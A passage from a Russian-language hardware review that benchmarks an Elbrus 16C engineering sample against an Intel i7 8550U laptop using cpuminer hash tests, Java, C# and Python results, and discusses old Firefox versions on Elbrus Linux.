
Скриншот 111. Тест minerd (sha256d) на Xiaomi Mi Notebook Pro GTX.

```
moris@Moris-Xiaomi-GTX: ~/cpuminer
[2022-02-24 12:22:51] thread 0: 48576 hashes, 9.77 khash/s
[2022-02-24 12:22:51] thread 2: 49080 hashes, 9.82 khash/s
[2022-02-24 12:22:51] thread 3: 48504 hashes, 9.75 khash/s
[2022-02-24 12:22:51] thread 5: 49224 hashes, 9.78 khash/s
[2022-02-24 12:22:51] thread 1: 49392 hashes, 9.92 khash/s
[2022-02-24 12:22:51] thread 7: 48768 hashes, 9.74 khash/s
[2022-02-24 12:22:51] Total: 78.42 khash/s
[2022-02-24 12:22:51] thread 6: 49560 hashes, 9.91 khash/s
[2022-02-24 12:22:51] thread 4: 48720 hashes, 9.70 khash/s
```


Скриншот 112. Тест minerd (sha256d) на Xiaomi Mi Notebook Pro GTX (i7 8550U, Ubuntu 20.04.3).

Я запустил эти тесты и прождал несколько минут, пока у меня частота процессора не придёт в норму после резкого всплеска из-за Intel TurboBoost. Затем я заскринил результаты. В общем-то, глядя на них, я ахренел. Нет, не от результатов своего ноутбука с i7 8550U на 25 Ватт (у которого я снизил TDP до 20 Ватт с андервольтингом на 100 мВ и получил те же частоты). У моего ноутбука результаты в многопотоке 1 в 1 такие же, как у десктопного Core i5 6500 из статьи EntityFX. Что меня удивило, так это разница с 16С.

Выше вы видите 2 скриншота: один с алгоритмом **sha256d**, а другой – с алгоритмом **scrypt**. В Терминале вы видите результаты по каждому потоку отдельно, и результат по всем потокам (Total). Для сравнения с Эльбрусом мы воспользуемся результатами потока 0 (1-ый) и всех потоков (Total).



Гистограмма 104. Тест minerd с оптимизациями под x86 и E2K на инженерном образце Эльбрус 16C и на i7 8550U.



Гистограмма 105. Тест minerd с оптимизациями под x86 и E2K на инженерном образце Эльбрус 16C и на i7 8550U.


И, шок. При хорошей оптимизации и под x86 с использованием AVX инструкций, и под E2Kv5 с его SIMD 128 бит инструкциями (доступны, начиная с E2Kv5, т.е. с 8СВ), получается, что Эльбрус то быстрее даже в расчёте на один поток. Вы имейте в виду, что у Эльбруса 16С на постоянке частота 2 ГГц, а у моего ноутбука – 3 ГГц при TDP 25 Ватт (а также при 20 Ватт с андервольтингом в -100 мВ), но, сами видите, не мой ноутбук быстрее в 1.5 раза в однопотоке (что было бы сопоставимо с разницей по частоте), а,

наоборот, инженерный образец Эльбрус 16С в однопотоке быстрее на 54%. Производительность на такт (т.е. при одинаковой частоте) у Эльбруса 16С выходит в 2.31 раза выше. Это просто сумасшествие.


В многопотоке инженерный образец Эльбрус 16С быстрее моего Xiaomi аж в 3 раза, что нормально, т.к. и потоков у него в 2 раза больше.

Вообще, если задуматься, а какой процессор по производительности ближе всех к Эльбрусу 16С?

Среди тех процессоров, что показал в сравнительном тесте EntityFX в своей статье, только Core i7 9700K обошёл Эльбрус 16С. У него 211.68 hkash/s в многопотоке, тогда как у Эльбруса 16С – 181.01 khash/s. Это значит, что довольно не дешёвый процессор от Intel обогнал Эльбрус 16С всего на 17%. Не в разы, не в десятки раз, а на 17%. И, заметьте, это ещё инженерник с частично отключенным кэшем, с пониженной частотой оперативной памяти, с системой, собранной под предыдущее поколение Эльбруса и с рядом других нюансов. И всё равно Эльбрус 16С на его фоне не меркнет. К релизу 16С вполне может статься так, что он значительно обгонит i7 9700K.



Гистограмма 106. Тест minerd с оптимизациями под x86 и E2K на инженерном образце Эльбрус 16С и на i7 8550U.



Гистограмма 107. Тест minerd с оптимизациями под x86 и E2K на инженерном образце Эльбрус 16C и на i7 8550U.

Далее посмотрим на результаты в тесте scrypt. Ну, тут разница уже меньше: 18% в расчёте на 1 поток. В многопотоке разница 2.33 раза в пользу инженерного образца Эльбрус 16C.

Короче, если в предыдущих тестах в многопотоке Эльбрус 16C отставал, т.к. эти тесты не были хорошо вылизаны под 16C, то теперь, когда код хорошо вылизан и под Intel, и под E2K, мы видим, что инженерный образец Эльбрус 16C не только не отстаёт от i7 8550U на те 30%, что мы наблюдали ранее, но и опережает его на 130% в тесте с алгоритмом scrypt и на 207% в тесте с алгоритмом sha256d.

О чём это говорит? Да о том, что Эльбрус более критичен к оптимизации, нежели другие процессоры. Он вырывается просто из грязи в князи, если на нём оптимизировать должным образом софт. При должной оптимизации ПО под него он уже сейчас является прямым конкурентом топовых потребительских решений от Intel 9-го и 10-го поколений. А это ещё только цветочки, ещё только инженерный образец с рядом своих нюансов.

Мой вывод: Эльбрус – словно Lamborghini с ручной коробкой передач. Если им будет управлять крутой специалист, он будет не хуже конкурентов.

Я, как и ранее, утверждаю, что компилятор – это не волшебная палочка, по взмаху которой любой ваш не оптимизированный код будет летать на Эльбрусе. Нужно софт оптимизировать под Эльбрус и тогда он будет реально крут, просто пушка, лялечка, конфеточка, топовый спорткар.

5. Тесты с C#, Java, JavaScript, PHP, Lua и Python.

5.1. Тесты с Java, C# (.Net Core), PHP, Python и Lua.

Здесь я не буду изобретать велосипед и сошлюсь на статью. Я вам в главе 3.2 уже указывал на то, что буду пользоваться результатами тестов своего доброго комрада, EntityFX. Часть из вас, что по ходу чтения моей статьи перешла и также ознакомилась с его публикациями, наверняка уже заметила, что он не только проводит тесты со сторонним ПО, но и сам пишет тесты на разных языках, которыми тестируют производительность процессоров. Просто зайдите на его GitHub: там и тесты на языках C#, PHP, JavaScript, Java, Python и Lua, и ещё результаты этих тестов.

Java

1 поток:

- Эльбрус 1С+ в **11** раз медленнее на 1 поток чем Core i7 2600
- Эльбрус 4С в **10** раз медленнее на 1 поток чем Core i7 2600
- Эльбрус 8С в **5,5** раз медленнее на 1 поток чем Core i7 2600
- Эльбрус 8СВ в **4,5** раз медленнее на 1 поток чем Core i7 2600
- Эльбрус 16С в **2,5** раз медленнее на 1 поток чем Core i7 2600

На всех потоках:

- Эльбрус 1С+ в **18** раз медленнее чем Core i7 2600 на всех потоках
- Эльбрус 4С в **12,5** раз медленнее чем Core i7 2600 на всех потоках
- Эльбрус 8С в **3** раз медленнее чем Core i7 2600 на всех потоках
- Эльбрус 8СВ в **2,5** раз медленнее чем Core i7 2600 на всех потоках
- Эльбрус 16С **равен** Core i7 2600 на всех потоках

Скриншот 113. Выводы по тестам Java из статьи EntityFX.

Я пройдусь чисто по выводам, а подробности найдёте в его статье.

Java на Эльбрусе медленный? Да, на 8С он раза в 3 медленнее, чем на i7 2600 в многопотоке (а тот медленнее моего i7 8550U на 25 Ватт). Эльбрус 16С уже сильно быстрее будет, по производительности равен i7 2600. Учитывая темпы роста производительности, в принципе, лет через 5 Эльбрус может сравняться с топовыми Intel, но для этого ему требуются инвестиции.

Не, а что вы хотели? Чтобы с бюджетами в сотни раз меньше, чем у Intel, МЦСТ выпускали процессор, который при работе с любым кодом быстр? Если бы они такое сделали, я бы решил, что мы живём в сказке.

С C# та же история, что и с Java: были бы деньги, там бы и была быстрая работа. На Эльбрус есть mono, open-source реализация .Net от Microsoft, но mono работает намного медленнее, чем .Net Core от Microsoft (причём, даже на x86-64 системах), поэтому, если вам нужна быстрая работа, вариант только использовать C# .Net Core в режиме трансляции RTC (нативно под E2K не собирает своё детище Microsoft, от МЦСТ пока есть лишь экспериментальная версия), а там Эльбрус 16C хоть и быстрее, чем i7 2600, но всего на четверть (примерно на столько же быстрее и мой i7 8550U).

```
root@BITBLAZE-Elbrus-16C ~ # time python3 -m venv venv
14.11user 0.59system 0:14.73elapsed 99%CPU (0avgtext+0avgdata 80800maxresident)k
0inputs+28168outputs (0major+60902minor)pagefaults 0swaps
```


Скриншот 114. Время, затраченное на создание виртуального окружения Python на Эльбрус 16C.

Медленно ли Эльбрус работает с Python, JavaScript и Lua? Да, к сожалению, это так. Причина здесь заключается в том, что в случае с интерпретируемыми языками, т.е. теми, у которых код «на лету» переводится в машинный, а не компилируется заранее, очень сложно произвести оптимизации кода. Есть несколько версий того, почему Эльбрус медленнее с интерпретируемыми языками: тут и отсутствие динамического оптимизатора кода в самом процессоре, и простои процессора при частых переходах в коде (jmp), и использование 3 стеков для данных в регистрах. Но точно я не знаю.

Вы можете посмотреть на скриншоте выше и увидеть, что даже на Эльбрусе 16C создание виртуального окружения занимает около 15 секунд. Что за виртуальное окружение в Python? Это когда вы для каждого отдельного приложения создаёте свою среду со своими зависимостями и версиями этих зависимостей и изолируете эту среду других приложений, чтобы не было конфликта из-за разных версии зависимостей разного рода приложений. На моём ноутбуке это делается за <1.5 секунды, а на Эльбрусе секунд за 15. Я слышал, что можно ещё оптимизациями выжать из Python раза в 2-3 больше скорости, и я охотно в это верю, но пока дела обстоят так.


5.2. Браузерные тесты.

Я уже говорил, что с производительностью Эльбруса при работе с интерпретируемыми языками дела обстоят далеко не так хорошо, как с C кодом, и тем более хорошо вылизанным C кодом с интринсиками под E2K (или, хотя бы, интринсиками под Intel). Я думаю, вы догадываетесь, какой интерпретируемый язык имеет наибольший вес при работе с браузером. Да, это JavaScript. Даже модель документа DOM, используемая при работе браузера с веб-страницами, также полагается на обработку при помощи JavaScript. JavaScript в браузере едва ли не вообще везде, где только можно.




Скриншот 115. Версии браузера Firefox в Альт Линукс 10 и Эльбрус ОС (OSL) 7.1.

В Эльбрус ОС (OSL) 6.0 и Альт Линукс 10 используется Firefox ESR версии 52.9.0, тогда как в OSL 7.1 используется уже Firefox ESR 68.12.0.




Скриншот 116. Нюансы со стабильностью работы Firefox ESR 68.12.0 (ещё ведётся портирование).

Последняя версия Firefox из OSL работает ещё не особо стабильно, она отлаживается и доводится до стабильного вида, но на данный момент иногда случаются падения вкладок при обработке страниц (например, при поиске в Google, что вы можете видеть выше на скриншоте).




Скриншот 117. Доступные расширения для установки в Firefox 52.9.0 в Альт Линукс 10 для Эльбрус 8С.

У Firefox версии 52.9.0 со стабильностью я не заметил проблем, но есть нюанс: практически все новые расширения, а также новые версии старых расширений, не работают со столь старым браузером. Причина в том, что Mozilla в своём браузере Firefox, начиная с версии 53, инициировала переход от расширений типа XUL/XPCOM к расширениям типа WebExtensions, которые были введены в Firefox с версий 46 и 47. Тогда поддержка WebExtensions требовала ручную активацию. В Firefox версии 60 уже оставили лишь поддержку расширения WebExtensions. На 1-е мая 2020-го года актуальна версия Firefox 99.0.1 (если мы говорим не о ESR версии с 